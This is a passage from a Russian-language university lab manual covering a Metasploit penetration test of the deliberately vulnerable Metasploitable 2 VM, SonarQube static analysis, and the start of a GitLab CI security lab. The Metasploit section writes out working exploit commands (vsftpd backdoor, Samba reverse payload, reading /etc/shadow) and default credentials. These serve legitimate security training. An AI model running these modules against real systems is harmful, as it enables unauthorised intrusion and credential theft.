5. **Эксплуатация (Exploitation)** – запуск эксплойта для получения доступа.
6. **Пост-эксплуатация (Post-exploitation)** – закрепление (persistence), сбор данных, повышение привилегий, очистка следов.
7. **Документирование** – фиксация всех шагов, создание акта тестирования.

Metasploitable 2 – преднамеренно уязвимая виртуальная машина на базе Ubuntu 8.04, созданная компанией Rapid7. Содержит десятки известных уязвимостей: бэкдоры в vsftpd, слабые пароли, необновлённые версии SSH, Samba, Apache, Tomcat, UnrealIRCd и других служб. Используется исключительно в учебных целях в изолированной среде.

Правовые аспекты: проведение пентеста без письменного разрешения владельца системы является незаконным. В данной лабораторной работе все действия выполняются на собственных виртуальных машинах в частной сети. Результаты тестирования не должны применяться для атак на реальные системы.

Методика выполнения работы

Шаг 1. Подготовка виртуальной среды

Установите две виртуальные машины в одной изолированной сети (Host-only или внутренняя сеть):

- **Калибровочная (атакующая) система** – Kali Linux (можно взять готовый образ или установить вручную). Metasploit предустановлен.

- **Целевая система** – Metasploitable 2 (скачать с официального сайта Rapid7 или с зеркал). Импортировать в VirtualBox/VMware.
- Убедитесь, что обе ВМ имеют IP-адреса в одной подсети (например, 192.168.56.0/24). В Kali Linux выполните ip a, в Metasploitable – ifconfig для определения IP.

Шаг 2. Запуск Metasploit и первичная разведка

В Kali Linux откройте терминал и запустите консоль:

sudo msfconsole

Подождите загрузки базы эксплойтов.

Выполните сканирование портов целевой системы с помощью встроенного модуля:

msf6 > use auxiliary/scanner/portscan/tcp

msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.56.102 (IP целевой)

msf6 auxiliary(scanner/portscan/tcp) > set THREADS 10

msf6 auxiliary(scanner/portscan/tcp) > run

Запишите открытые порты (21, 22, 23, 25, 80, 139, 445, 3306 и др.).

Для более детальной версии служб используйте Nmap из консоли Metasploit:

nmap -sV -p- 192.168.56.102

Шаг 3. Поиск уязвимости и подбор эксплойта

В консоли Metasploit выполните поиск по найденным службам:

search vsftpd

search samba

search unix/irc

Выберите, например, знаменитую уязвимость **vsftpd 2.3.4 backdoor** (порт 21).

Используйте модуль: use exploit/unix/ftp/vsftpd_234_backdoor

Посмотрите опции: show options

Установите IP цели: set RHOST 192.168.56.102

Установите свой IP для обратного соединения (не требуется для этого эксплойта, так как он открывает shell на порту 6200, но для большинства reverse нужен LHOST). Запустите: run

При успехе вы получите командную строку (shell) от имени root (Metasploitable 2 уязвима).

Если эксплойт не сработал (например, порт 21 закрыт), попробуйте другой:

- **UnrealIRCd backdoor** (порт 6667): use exploit/unix/irc/unreal_ircd_3281_backdoor
- **Samba usermap script** (порт 445): use exploit/multi/samba/usermap_script

Шаг 4. Получение Meterpreter-сессии (более продвинутой)

Вместо обычного shell используйте полезную нагрузку Meterpreter, которая даёт больше возможностей.

Пример для уязвимости в Samba:

use exploit/multi/samba/usermap_script

set PAYLOAD cmd/unix/reverse

set LHOST 192.168.56.101 (ваш IP в Kali)

set LPORT 4444

set RHOST 192.168.56.102

run

После успеха вы получите соединение. Введите sessions -i 1 для перехода в сессию.

В Meterpreter доступны команды:

- sysinfo – информация о системе;
- getuid – текущий пользователь;
- shell – классическая командная строка;
- upload/download – передача файлов;
- screenshot – снимок экрана (в текстовом режиме может не работать).

Шаг 5. Пост-эксплуатация и сбор доказательств

Цель пентеста – не навредить, а задокументировать уязвимости. Соберите доказательства:

- выполните whoami и id для подтверждения привилегий;
- прочитайте файл /etc/passwd;
- выполните ifconfig, чтобы показать, что вы находитесь внутри системы;
- сделайте скриншот сессии (или сохраните лог с помощью spool /path/to/logfile).

Шаг 6. Очистка и завершение

Закройте сессию: exit или background.

Выход из Metasploit: exit.

Шаг 7. Оформление акта тестирования на проникновение

Акт – это официальный документ, фиксирующий факт проведения пентеста, использованные методы, найденные уязвимости и рекомендации. Структура:

- **Заказчик** (в учебных целях – «Лабораторная среда»).
- **Исполнитель** (ФИО студента, группа).
- **Цель тестирования** (проверка защищённости ОС Metasploitable 2).
- **Методы** (сканирование портов, подбор эксплойтов, эксплуатация vsftpd и др.).
- **Перечень найденных уязвимостей** (с CVE, если есть).
- **Полученный уровень доступа** (root shell).
- **Рекомендации по устранению** (обновить ПО, закрыть неиспользуемые порты, отключить бэкдоры).
- **Подписи**.

Шаблон акта приведён в разделе «Пример выполнения задания».

Пример выполнения задания

Вариант 0 (иллюстративный).

Целевая система: Metasploitable 2, IP: 192.168.56.103

Атакующий: Kali Linux, IP: 192.168.56.101

Выполненные шаги:

1. sudo msfconsole
2. Поиск уязвимости: search vsftpd → exploit/unix/ftp/vsftpd_234_backdoor
3. Настройка:

   use exploit/unix/ftp/vsftpd_234_backdoor

   set RHOST 192.168.56.103

   run
4. Результат: получен shell с правами root.
5. [*] Command shell session 1 opened (192.168.56.101:1234 -> 192.168.56.103:6200)
6. В shell: whoami → root, cat /etc/passwd (вывод файла).

Акт тестирования на проникновение (фрагмент):

Поле	Значение
Номер акта	П-2025-05-31-001
Дата	31.05.2025
Заказчик (лабораторная среда)	Виртуальная машина Metasploitable 2
Исполнитель	Иванов Иван, группа ИНБ-01
Цель тестирования	Оценка защищённости операционной системы, выявление критических уязвимостей
Методы	Сканирование портов (Nmap), эксплуатация backdoor в vsftpd 2.3.4 (CVE-2011-2523)
Обнаруженные уязвимости	vsftpd 2.3.4 backdoor (CVSS 10.0), возможность удалённого выполнения кода с правами root
Уровень доступа	Полный контроль над системой (root shell)

Поле	Значение
Рекомендации	Обновить vsftpd до версии 2.3.5 или выше, либо отключить службу FTP; использовать файрвол для ограничения доступа к порту 21

Вывод: Целевая система критически уязвима. Акт подписан исполнителем и руководителем.

Индивидуальные задания

Каждый вариант задаёт целевую службу или тип уязвимости, которую студент должен найти и эксплуатировать на Metasploitable 2 (или альтернативной уязвимой системе). Все действия выполняются в изолированной виртуальной среде. По результатам составляется акт пентеста.

Вариант 1. Эксплуатировать уязвимость vsftpd 2.3.4 backdoor (порт 21). Получить root shell. Доказать, что система скомпрометирована (например, прочитать /etc/shadow).

Вариант 2. Использовать уязвимость UnrealIRCd (порт 6667) – exploit/unix/irc/unreal_ircd_3281_backdoor. Получить shell и выполнить команду id.

Вариант 3. Эксплуатировать Samba usermap script (порт 445) – exploit/multi/samba/usermap_script. Получить Meterpreter-сессию, выполнить sysinfo.

Вариант 4. Использовать модуль auxiliary/scanner/ssh/ssh_login для подбора пароля пользователя msfadmin (пароль по умолчанию msfadmin). Задокументировать брутфорс.

Вариант 5. Эксплуатировать уязвимость Tomcat (порт 8180) – слабый пароль администратора tomcat:tomcat. Загрузить WAR-файл через модуль exploit/multi/http/tomcat_mgr_deploy. Получить сессию.

Вариант 6. Использовать уязвимость DistCC (порт 3632) – exploit/unix/misc/distcc_exec. Получить shell от пользователя daemon. Повысить привилегии до root (например, через sudo -l или su).

Вариант 7. Эксплуатировать уязвимость Java RMI (порт 1099) – exploit/multi/misc/java_rmi_server. Получить Meterpreter. Сделать скриншот (команда screenshot не работает в текстовом режиме, можно использовать shell и uname -a).

Вариант 8. Использовать уязвимость Apache mod_jk (порт 8009) – exploit/multi/http/tomcat_jkstatus (требуется аутентификация). Либо найти другой подходящий модуль.

Вариант 9. Эксплуатировать уязвимость IRC – UnrealIRCd с backdoor, но через вспомогательный модуль, который запускает shell на порту 6667. Получить доступ.

Вариант 10. Использовать модуль auxiliary/scanner/telnet/telnet_login для подбора пароля telnet (порт 23). Учётные данные msfadmin:msfadmin. Получить доступ и зафиксировать.

Вариант 11. Эксплуатировать уязвимость PostgreSQL (порт 5432) – слабый пароль postgres:postgres. Выполнить SQL-запрос для получения shell через COPY (модуль exploit/linux/postgres/postgres_payload).

Вариант 12. Эксплуатировать уязвимость MySQL (порт 3306) – слабый пароль root (пустой). Использовать модуль exploit/multi/mysql/mysql_udf_payload. Получить shell.

Вариант 13. Использовать уязвимость VNC (порт 5900) – пароль password. Подключиться через модуль auxiliary/admin/vnc/vnc_login, затем использовать exploit/multi/vnc/vnc_keyboard_exec.

Вариант 14. Найти и эксплуатировать уязвимость в NFS (порт 2049) – монтирование общей папки без ограничений. Использовать auxiliary/scanner/nfs/nfsmount и записать файл в общую папку, которая затем выполнится.

Вариант 15. Эксплуатировать уязвимость в PHP-CGI (порт 80) – exploit/multi/http/php_cgi_arg_injection. Получить доступ к серверу и выполнить id.

Вариант 16 (дополнительный). Комбинация: сначала получить доступ через vsftpd, затем загрузить и скомпилировать эксплойт для повышения привилегий (хотя в Metasploitable 2 сразу root). Оформить как эскалацию привилегий с пользователя daemon до root (для другого эксплойта, например, exploit/linux/local/udev).

Требования к отчёту

Отчёт состоит из двух частей: **технический отчёт о пентесте** и **Акт тестирования на проникновение**. Технический отчёт должен содержать:

1. **Титульный лист** (дисциплина, ЛР №10, ФИО, группа, вариант).
2. **Цель и задачи** (по методичке, с учётом варианта).
3. **Описание лабораторной среды** – ВМ, их IP, версия Metasploit, версия Metasploitable 2.
4. **Этапы выполнения** (текстовое описание каждого шага с командами и скриншотами):
    - Разведка (скан портов, вывод Nmap);
    - Поиск эксплойта;
    - Настройка модуля;
    - Результат эксплуатации (скриншот консоли с открытой сессией);
    - Доказательства (вывод команд whoami, id, cat /etc/passwd).
5. **Выявленные уязвимости** (таблица с CVE, CVSS, описанием).
6. **Акт тестирования на проникновение** (отдельный раздел или вложение).
7. **Выводы** (оценка защищённости, рекомендации для реальной системы).
8. **Список источников** (документация Metasploit, страница Metasploitable 2).
9. **Приложение** (лог сессии Metasploit, если использовался spool).

   Акт тестирования оформляется по следующей форме (минимально):

   АКТ № _____

   тестирования на проникновение (пентеста)

от «» _____ **20** г.

1. Основание: учебное задание по дисциплине «Высоконагруженные и распределённые системы».

2. Объект тестирования: виртуальная машина Metasploitable 2 с IP-адресом _____.

3. Цель: проверка защищённости, выявление уязвимостей, позволяющих получить несанкционированный доступ.

4. Методы: сканирование портов, подбор эксплойтов, эксплуатация уязвимостей, пост-эксплуатационный анализ.

5. Результаты: (перечислить найденные уязвимости, указать, какой доступ получен).

6. Рекомендации: (конкретные меры).

7. Исполнители: (ФИО, подпись).

Формат отчёта: .pdf или .doc. Объём – 5–8 страниц.

Контрольные вопросы

1. Какие этапы включает в себя типовой пентест операционной системы с использованием Metasploit?

2. В чём различие между эксплойтом (exploit) и полезной нагрузкой (payload)?

3. Что такое Meterpreter и чем он отличается от обычного reverse shell?

4. Какие модули Metasploit предназначены для разведки (сканирования) без эксплуатации?

5. Как в Metasploit найти все эксплойты, относящиеся к протоколу FTP?

6. Что означает параметр RHOST и LHOST при настройке эксплойта?

7. Почему Metasploitable 2 нельзя использовать в реальной сети, подключённой к Интернету?

8. Какие признаки в ответе эксплойта говорят об успешном получении доступа?

9. Каковы типовые рекомендации по устранению уязвимости типа backdoor в vsftpd?

10. Какие правовые и этические ограничения существуют для использования Metasploit в реальной работе?

Лабораторная работа №11. SAST-анализ кода (SonarQube)

Цель работы: очистить и агрегировать данные о безопасности исходного кода веб-приложения путём проведения статического анализа с использованием SonarQube, выявить уязвимости типа инъекций и логические ошибки, а также сформировать отчёт с рекомендациями по их устранению.

Задачи:

- изучить концепцию статического тестирования безопасности приложений (SAST) и место SonarQube в современном DevSecOps-пайплайне;
- развернуть SonarQube Community Build в контейнерах Docker и выполнить первоначальную настройку;
- проанализировать исходный код тестового проекта (Java/Python) с использованием SonarQube Scanner;
- идентифицировать уязвимости типа инъекций (SQL, команды, десериализация) и логические ошибки в коде;
- интерпретировать результаты анализа, классифицировать проблемы по категориям (уязвимости, баги, устаревший код);
- разработать рекомендации по исправлению наиболее критичных уязвимостей и оформить отчёт о результатах SAST-анализа.

Теоретическая часть

SAST (Static Application Security Testing) – метод тестирования безопасности приложений, основанный на статическом анализе исходного кода (или байт-кода) без его фактического выполнения. В отличие от динамического тестирования (DAST), SAST выявляет уязвимости на ранних этапах жизненного цикла разработки, что позволяет устранять их до попадания в production.

SonarQube – ведущий инструмент автоматического анализа качества и безопасности кода, поддерживающий более 20 языков программирования,

включая Java, Python, JavaScript, TypeScript, C#, C/C++, Go и Kotlin. SonarQube выполняет:

- обнаружение уязвимостей (SQL-инъекции, межсайтовый скриптинг, инъекции команд, небезопасная десериализация);
- выявление багов (ошибки логики, утечки ресурсов, состояние гонки);
- идентификацию "запахов кода" (code smells) и дублирования;
- оценку соответствия стандартам безопасности (OWASP Top 10, CWE, PCI DSS, MISRA).

Ключевые концепции SonarQube в контексте безопасности:

Понятие	Определение	Пример
Уязвимость (Vulnerability)	Проблема, которая представляет собой риск для безопасности приложения, может быть использована злоумышленником	SQL-инъекция, межсайтовый скриптинг
Безопасностная точка (Security Hotspot)	Код, который требует проверки разработчиком: он не обязательно небезопасен сам по себе, но использование его опасно в определённых контекстах	Использование хеш-функции для паролей без соли
Security-injection rule	Правило для обнаружения уязвимостей инъекций, отслеживающее поток данных от источников (ввод пользователя) до стоков (опасные функции)	SQL-инъекция: параметры запроса не экранируются
Security-configuration rule	Правило, выявляющее неправильную конфигурацию безопасности	Использование ненадёжного криптографического алгоритма или неверная проверка сертификата

Понятие	Определение	Пример
Taint analysis	Технология отслеживания "загрязнённых" данных от источника до стока, позволяющая обнаруживать сложные межфункциональные уязвимости	Пользовательский ввод передаётся через несколько вызовов функций в команду ОС

В SonarQube Community Build доступны большинство security-правил для Java и Python. Более продвинутые возможности анализа потоков данных (taint analysis) и пользовательские конфигурации доступны в платных редакциях (Developer Edition и выше). Тем не менее, Community Edition достаточна для обнаружения базовых, но критически важных уязвимостей.

Архитектура типового SAST-процесса с SonarQube:

[Исходный код] -> [SonarScanner] -> [SonarQube Server] -> [Веб-интерфейс / Отчёт]

- **SonarScanner** – клиентское приложение, которое анализирует исходный код и отправляет результаты на сервер.
- **SonarQube Server** – центральный сервер с веб-интерфейсом для просмотра, управления качеством и настройки правил.

Интеграция в CI/CD (GitHub Actions, Jenkins, GitLab CI) позволяет автоматизировать проверку при каждом коммите и использовать Quality Gates для блокировки сборки при наличии критических уязвимостей.

Методика выполнения работы

Шаг 1. Установка SonarQube с использованием Docker

Самый простой способ развернуть SonarQube для лабораторной работы – использовать Docker. Выполните на машине с Docker и Docker Compose:

1. Создайте каталог для проекта:
2. mkdir sonarqube-lab && cd sonarqube-lab

3. Создайте файл docker-compose.yml со следующим содержимым:

```
version: "3"
services:
  sonarqube:
    image: sonarqube:latest
    ports:
      - "9000:9000"
    networks:
      - sonarnet
    environment:
      - SONARQUBE_JDBC_USERNAME=sonar
      - SONARQUBE_JDBC_PASSWORD=sonar
      - SONARQUBE_JDBC_URL=jdbc:postgresql://db:5432/sonar
    volumes:
      - sonarqube_data:/opt/sonarqube/data
      - sonarqube_extensions:/opt/sonarqube/extensions
      - sonarqube_logs:/opt/sonarqube/logs
  db:
    image: postgres:13
    networks:
      - sonarnet
    environment:
      - POSTGRES_USER=sonar
      - POSTGRES_PASSWORD=sonar
      - POSTGRES_DB=sonar
    volumes:
      - postgresql:/var/lib/postgresql
      - postgresql_data:/var/lib/postgresql/data

networks:
```

```
  sonarnet:
    driver: bridge

volumes:
  sonarqube_data:
  sonarqube_extensions:
  sonarqube_logs:
  postgresql:
  postgresql_data:
```

4. Запустите контейнеры: docker-compose up -d
5. Дождитесь полного запуска (около 1-2 минут) и откройте веб-интерфейс по адресу http://localhost:9000. Авторизуйтесь с учётными данными по умолчанию: admin / admin. Обязательно смените пароль при первом входе.

Шаг 2. Подготовка тестового проекта

Склонируйте или скачайте один из уязвимых проектов (в соответствии с индивидуальным заданием). Примеры:

- **Для Java:** WebGoat, SecuriBench, OWASP Benchmark.
- **Для Python:** Python Goat, PyGoat, уязвимое Flask-приложение с SQL-инъекциями и XSS.

В качестве универсального образца можно использовать:

- **DVWA (PHP)** с готовыми примерами анализа: git clone https://github.com/cybergauravv/SAST-DVWA.git
- **OWASP NodeGoat (JavaScript)** – учебный проект для демонстрации OWASP Top 10.

Шаг 3. Создание проекта в SonarQube

1. В веб-интерфейсе нажмите «Create new project» (или «+» → «Create project»). Выберите в качестве типа «Locally».
2. Укажите «Project Key» (например, vulnerable-java-app) и «Display name».
3. Выберите «Set up» для метода анализа «Locally».

4. Создайте токен доступа: перейдите в «User» → «My Account» → «Security» → «Generate Token». Скопируйте сгенерированный токен – он понадобится для SonarScanner.

Шаг 4. Установка и настройка SonarScanner

SonarScanner – это инструмент командной строки для анализа кода. Скачайте его с официального сайта или используйте встроенный в CI. Для операционной системы Linux:

bash

wget https://binaries.sonarsource.com/Distribution/sonar-scanner-cli/sonar-scanner-cli-5.0.1.3006-linux.zip

unzip sonar-scanner-cli-5.0.1.3006-linux.zip -d ~/sonar-scanner

export PATH=$PATH:~/sonar-scanner/bin

Шаг 5. Запуск анализа кода

В каталоге с исходным кодом проекта выполните команду SonarScanner:

bash

```
sonar-scanner \
  -Dsonar.projectKey=vulnerable-java-app \
  -Dsonar.sources=. \
  -Dsonar.host.url=http://localhost:9000 \
  -Dsonar.login=ваш_токен
```

Для Java-проектов рекомендуется указать дополнительные параметры для байт-кода:

-Dsonar.java.binaries=target/classes

Для Python-проектов анализатор работает прямо с исходными файлами.

Шаг 6. Анализ отчёта в веб-интерфейсе

После завершения анализа перейдите на страницу проекта в SonarQube. Обратите внимание на:

1. **Количество уязвимостей (Vulnerabilities)** – проблемы безопасности.
2. **Security Hotspots** – места, требующие проверки человеком.
3. **Баги (Bugs)** – ошибки, которые могут привести к неправильной работе.

4. **Запахи кода (Code Smells)** – проблемы поддерживаемости.

Перейдите на вкладку **«Issues»**, отфильтруйте проблемы по категории «Vulnerability» и по языку. Проанализируйте каждую найденную уязвимость:

- **Описание** проблемы (что именно небезопасно).
- **Локация** (файл, строка, функция).
- **Трассировка потока данных** (как пользовательский ввод приводит к уязвимости).
- **Рекомендация по исправлению** (например, «Используйте параметризованные запросы вместо конкатенации строк»).

Шаг 7. Фиксация и устранение уязвимостей

Выберите 3-5 наиболее критичных уязвимостей (имеющих высокий балл и категорию «Critical») и зафиксируйте их в таблице отчёта. Для каждой уязвимости:

- Определите тип (SQL-инъекция, XSS, Command Injection и др.).
- Опишите шаги, которые привели к уязвимости (какие входные данные, какая функция-сток).
- Предложите конкретный код исправления.

Пример исправления SQL-инъекции в Python (Flask):

Небезопасный код:

python

cursor.execute(f"SELECT * FROM users WHERE username = '{username}'")

Безопасный код:

python

cursor.execute("SELECT * FROM users WHERE username = %s", (username,))

Шаг 8. Настройка Quality Gate

Quality Gate – это набор пороговых значений, определяющих, проходит ли проект качественный контроль. Обычно блокируется сборка, если есть:

- новые уязвимости уровня «Critical» или «Major»;

- снижение покрытия кода тестами ниже определённого процента.

Создайте простой Quality Gate с условием «New Vulnerabilities = 0». Проверьте, как это отразится на статусе анализа.

Шаг 9. Оформление отчёта

Следуйте разделу «Требования к отчёту». Важно дать не просто перечень уязвимостей, а развёрнутые рекомендации по устранению и интеграции SonarQube в CI/CD.

Пример выполнения задания

Вариант 0 (иллюстративный).

Тестовый проект: учебное приложение на Python (Flask) с двумя преднамеренными уязвимостями.

Выявленные уязвимости (фрагмент отчёта):

ID	Тип уязвимости (CWE)	Локация (файл:строка)	CVSS (оценка)	Описание	Рекомендация	Статус
1	SQL-инъекция (CWE-89)	app.py:45	9.8 (Critical)	Пользовательский параметр search из POST-запроса напрямую вставляется в SQL-запрос без экранирования. Возможно выполнение произвольных SQL-команд, извлечение/изменение данных.	Использовать параметризованные запросы (prepared statements). Пример: cursor.execute("SELECT * FROM products WHERE name ILIKE %s", (f"%{search}%",))	Новый
2	Межсайтовый скриптинг (CWE-79)	templates/index.html:22	6.1 (Medium)	Поле product_name выводится в HTML-шаблоне без экранирования с помощью безопасного фильтра. Злоумышленник может выполнить JavaScript в браузере жертвы.	Использовать автоматическое экранирование Jinja2 (по умолчанию) или применять фильтр |e. Заменить {{ product_name|safe }} на {{ product_name }}.	Новый
3	Слабая генерация случайных чисел (CWE-330)	utils.py:15	7.5 (High)	Использование random.randint() для генерации секретного токена. Это не криптостойкая функция; злоумышленник может предсказать следующий токен.	Заменить на secrets.token_hex(32) для криптографически стойкой генерации.	Открыт

Выводы по анализу:

Самая опасная уязвимость – SQL-инъекция, которая может привести к утечке всей базы данных и компрометации сервера. Требуется немедленное исправление и пересмотр архитектуры доступа к БД. XSS-уязвимость в шаблоне демонстрирует недостаточное понимание командой механизмов безопасности шаблонизатора. Рекомендуется внедрить автоматизированные SAST-проверки в CI/CD на уровне каждого pull-запроса.

Индивидуальные задания

Каждый вариант определяет тип тестового проекта (язык, фреймворк) и целевую уязвимость. Студент должен выполнить SAST-анализ и задокументировать результаты.

Вариант 1. Java-проект Spring Boot с уязвимостями типа SQL-инъекция и Log4Shell. Проанализировать с помощью SonarQube, предложить исправления с использованием параметризованных запросов и обновления библиотек.

Вариант 2. Python-проект Django (фиктивные данные). Обнаружить уязвимость типа XSS в выводе комментариев пользователей. Указать, как Django защищает от XSS по умолчанию, и почему в данном случае защита не сработала.

Вариант 3. Java-проект (JSP/servlets) с инъекцией команд: параметр запроса передаётся в Runtime.getRuntime().exec(). Исправить с помощью валидации ввода и использования белых списков.

Вариант 4. Python-проект (Flask) с небезопасной десериализацией через модуль pickle. Объяснить, почему использование пользовательского ввода в pickle.loads() опасно (CWE-502), предложить формат JSON вместо pickle.

Вариант 5. Java-проект (Android) с утечкой данных в лог (CWE-532) – логирование паролей и токенов. SonarQube найдёт это как Security Hotspot. Обосновать, почему это считается уязвимостью.

Вариант 6. Python-проект (FastAPI) с использованием слабого хеширования паролей (MD5). Обнаружить как security-configuration rule. Предложить перейти на bcrypt или Argon2.

Вариант 7. Java-проект (библиотека обработки XML) с XXE-уязвимостью (CWE-611) при парсинге XML из ненадёжного источника. Найти правило в SonarQube, рекомендовать отключить внешние сущности.

Вариант 8. Python-проект (асинхронный) с уязвимостью типа «Path Traversal» (CWE-22): имя файла формируется из пользовательского ввода. Исправить с помощью os.path.basename и проверки нормализованного пути.

Вариант 9. Java-проект (микросервис) с использованием устаревшей версии библиотеки, имеющей известную CVE (например, log4j-core 2.14.1). SonarQube обнаружит это через анализ зависимостей. Рекомендовать обновление.

Вариант 10. JavaScript/TypeScript-проект (Node.js) с инъекцией через eval(): пользовательский параметр передаётся в функцию eval. Объяснить альтернативы и настроить правило на блокировку eval.

Вариант 11. Java-проект с нарушением «Principle of Least Privilege» – метод имеет права администратора, хотя они ему не нужны. SonarQube помечает как Security Hotspot. Обосновать рекомендацию.

Вариант 12. Python-проект с открытым редиректом (CWE-601): параметр next_url не проверяется и используется в редиректе. Исправить, разрешив редирект только на относительные пути или белые домены.

Вариант 13. Java-проект (база данных) с потенциальной инъекцией через HQL. SonarQube находит использование конкатенации строк в HQL-запросах. Предложить переход на параметризованные HQL-запросы.

Вариант 14. C# / .NET проект с уязвимостью «Mass Assignment»: модель принимает все поля из запроса, включая поле IsAdmin. Найти как security hotspot, описать исправление (DTO и явное указание разрешённых полей).

Вариант 15. Python-проект (библиотека дата-сайенс) с использованием pickle для загрузки модели машинного обучения. Анализ зависимости

выявляет, что это может привести к выполнению произвольного кода. Рекомендовать переход на безопасный формат (JSON, ONNX) или подписанные модели.

Вариант 16 (дополнительный). Комплексный анализ: взять реальный open-source проект (например, библиотеку на 5000 строк кода на Python/Java), провести SAST-анализ, оформить отчёт из 5+ уязвимостей разного типа.

Требования к отчёту

Отчёт должен быть оформлен в виде документа «Результаты SAST-анализа с использованием SonarQube». Обязательные разделы:

1. **Титульный лист** – дисциплина, № ЛР, ФИО, группа, вариант.
2. **Цель и задачи** (по методичке, с учётом варианта).
3. **Описание лабораторной среды** – ОС, версия SonarQube, способ установки (Docker Compose), версия SonarScanner, тестовый проект (ссылка на репозиторий, язык, фреймворк).
4. **Ход выполнения**:
    - Скриншот работающего веб-интерфейса SonarQube.
    - Команды для запуска SonarScanner и вывод в терминале.
    - Скриншот страницы проекта с общей статистикой (количество уязвимостей, багов, запахов кода).
5. **Таблица найденных уязвимостей** (минимум 5) с полями: ID (или правило SonarQube), Тип (CWE), Расположение (файл:строка), Уровень опасности, Описание, Рекомендация по исправлению.
6. **Детальный анализ двух наиболее критичных уязвимостей**:
    - Трассировка потока данных (source → sink).
    - Почему эта уязвимость опасна именно в высоконагруженной распределённой системе.
    - Исходный код с ошибкой и код с исправлением.
7. **Анализ Security Hotspots** – разобрать хотя бы один hotspot, объяснить, почему он требует проверки разработчиком.

8. **Качество кода** – описание основных метрик (покрытие тестами, дублирование, технический долг). Если покрытие тестами низкое, сделать вывод об этом.
9. **Quality Gate** – создать и описать настройку, указать, проходит ли проект Quality Gate. Если нет, что необходимо исправить.
10. **Выводы** – достигнута ли цель, как SAST-анализ помогает повысить безопасность, какие ограничения есть у SonarQube Community Edition (нет продвинутого анализа потоков данных для некоторых языков, ограниченное количество правил). Предложить, как интегрировать SonarQube в CI/CD для автоматической проверки качества.

Приложение: файлы конфигурации (docker-compose.yml, sonar-project.properties) и фрагменты кода с уязвимостями.

Формат: .pdf или .doc. Объём – 6–8 страниц.

Контрольные вопросы

1. Что такое SAST-анализ и чем он отличается от DAST-тестирования?
2. Какие типы проблем безопасности может выявить SonarQube (перечислите 5-6)?
3. В чём разница между «уязвимостью» (vulnerability) и «безопасностной точкой» (security hotspot) в SonarQube?
4. Какие параметры необходимо передать SonarScanner для анализа Java-проекта? Почему требуется указать путь к байт-коду?
5. Как в SonarQube реализован анализ на инъекции (SQL, XSS, command injection) с помощью taint analysis?
6. Почему SonarQube может не обнаружить все SQL-инъекции в Java-проекте с JPA/Hibernate? Что нужно дополнительно настроить?
7. Что такое Quality Gate и какие пороговые значения обычно устанавливают для блокировки сборки?
8. Каким образом SonarQube интегрируется с CI/CD-системами (GitHub Actions, GitLab CI, Jenkins)?

9. Ограничения SonarQube Community Edition в области статического анализа безопасности – какие уязвимости он может пропускать?

10. Какие типичные ошибки при написании запросов к базе данных могут быть обнаружены статическим анализатором?

Лабораторная работа №12. Внедрение безопасности в GitLab CI

Цель работы: очистить и агрегировать конфигурации GitLab CI/CD для создания пайплайна с автоматической стадией безопасности (SAST-сканер), интегрировать проверку кода на уязвимости и настроить обработку результатов анализа.

Задачи:

- изучить концепцию DevSecOps и место автоматизированной проверки безопасности в CI/CD-пайплайне;
- развернуть локальный экземпляр GitLab (или использовать GitLab.com) с поддержкой CI/CD;
- создать репозиторий с тестовым проектом (Java/Python), содержащим преднамеренные уязвимости;
- настроить файл .gitlab-ci.yml с добавлением стадии SAST-анализа с использованием встроенных инструментов GitLab (SAST, Secret Detection, Dependency Scanning);
- запустить пайплайн, проанализировать отчёт о найденных уязвимостях;
- настроить поведение пайплайна при обнаружении критических уязвимостей (fail pipeline, создание issue);
- оформить отчёт о внедрении безопасности в CI/CD с описанием конфигурации и результатов.

Теоретическая часть

DevSecOps – подход, интегрирующий практики безопасности на всех этапах жизненного цикла разработки: проектирование, написание кода, сборка, тестирование, развёртывание и эксплуатация. Автоматизированные проверки безопасности в CI/CD позволяют выявлять уязвимости на ранних стадиях, когда их исправление обходится дешевле всего.

GitLab CI/CD – встроенный инструмент непрерывной интеграции и доставки в GitLab. GitLab предоставляет набор сканеров безопасности для различных типов анализа:

Компонент безопасности	Назначение	Языки / платформы
SAST (Static Application Security Testing)	Анализ исходного кода на уязвимости	Java, Python, JavaScript, C#, PHP, Go, Ruby, Kotlin, Scala, C, C++
Secret Detection	Поиск секретов (паролей, токенов, ключей) в коде и файлах	Любые текстовые файлы
Dependency Scanning	Проверка зависимостей (библиотек, пакетов) на известные уязвимости (CVE)	Maven, Gradle, npm, yarn, pip, Go modules, NuGet
Container Scanning	Сканирование образов контейнеров (Docker) на уязвимости в слоях	Dockerfile, образы в реестре
DAST (Dynamic Analysis)	Динамическое тестирование запущенного приложения	Веб-приложения (требуется развёрнутый эндпоинт)
API Security	Сканирование API-спецификаций (OpenAPI, GraphQL)	Swagger, OpenAPI

Для учебной лаборатории достаточно использовать **SAST**, **Secret Detection** и **Dependency Scanning**, поскольку они не требуют развёртывания приложения.

Архитектура пайплайна безопасности в GitLab:

[Push code] → [CI Pipeline] → [build stage] → [test stage] → [sast stage] → [dependency_scanning stage] → [secret_detection stage] → [report generation] → [pass/fail]

Каждый сканер генерирует отчёт в формате **SAST Report** (JSON), который отображается в интерфейсе Merge Request и на вкладке «Security & Compliance». GitLab позволяет настраивать пороговые значения для прохождения пайплайна (например, не допускать новые уязвимости уровня Critical).

Пример базовой конфигурации .gitlab-ci.yml **для безопасности:**

```
stages:
  - test
  - sast
  - dependency_scanning
  - secret_detection

include:
  - template: Security/SAST.gitlab-ci.yml
  - template: Security/Dependency-Scanning.gitlab-ci.yml
  - template: Security/Secret-Detection.gitlab-ci.yml

variables:
  SAST_EXCLUDED_PATHS: "spec, test, tests, tmp"

DEPENDENCY_SCANNING_REPORT_EXCLUDE_VULNERABILITIES: "CVE-2021-1234"

sast:
  stage: sast
  allow_failure: false  # пайплайн упадёт, если SAST найдёт уязвимости
```

GitLab автоматически запускает сканеры при наличии соответствующих файлов конфигурации. Результаты отображаются в панели Merge Request.

Кастомная SAST-стадия с использованием Semgrep (альтернатива):

Semgrep – быстрое инструмент для статического анализа с возможностью написания своих правил. Можно добавить как отдельную стадию в пайплайн.

Методика выполнения работы

Шаг 1. Развёртывание локального GitLab (опционально) или использование GitLab.com

Для лабораторной работы удобнее использовать **GitLab.com** (бесплатный аккаунт) или развернуть GitLab CE в Docker на локальной машине:

```
bash
sudo docker run --detach \
  --hostname gitlab.example.com \
  --publish 443:443 --publish 80:80 --publish 22:22 \
  --name gitlab \
  --restart always \
  --volume /srv/gitlab/config:/etc/gitlab \
  --volume /srv/gitlab/logs:/var/log/gitlab \
  --volume /srv/gitlab/data:/var/opt/gitlab \
  gitlab/gitlab-ce:latest
```

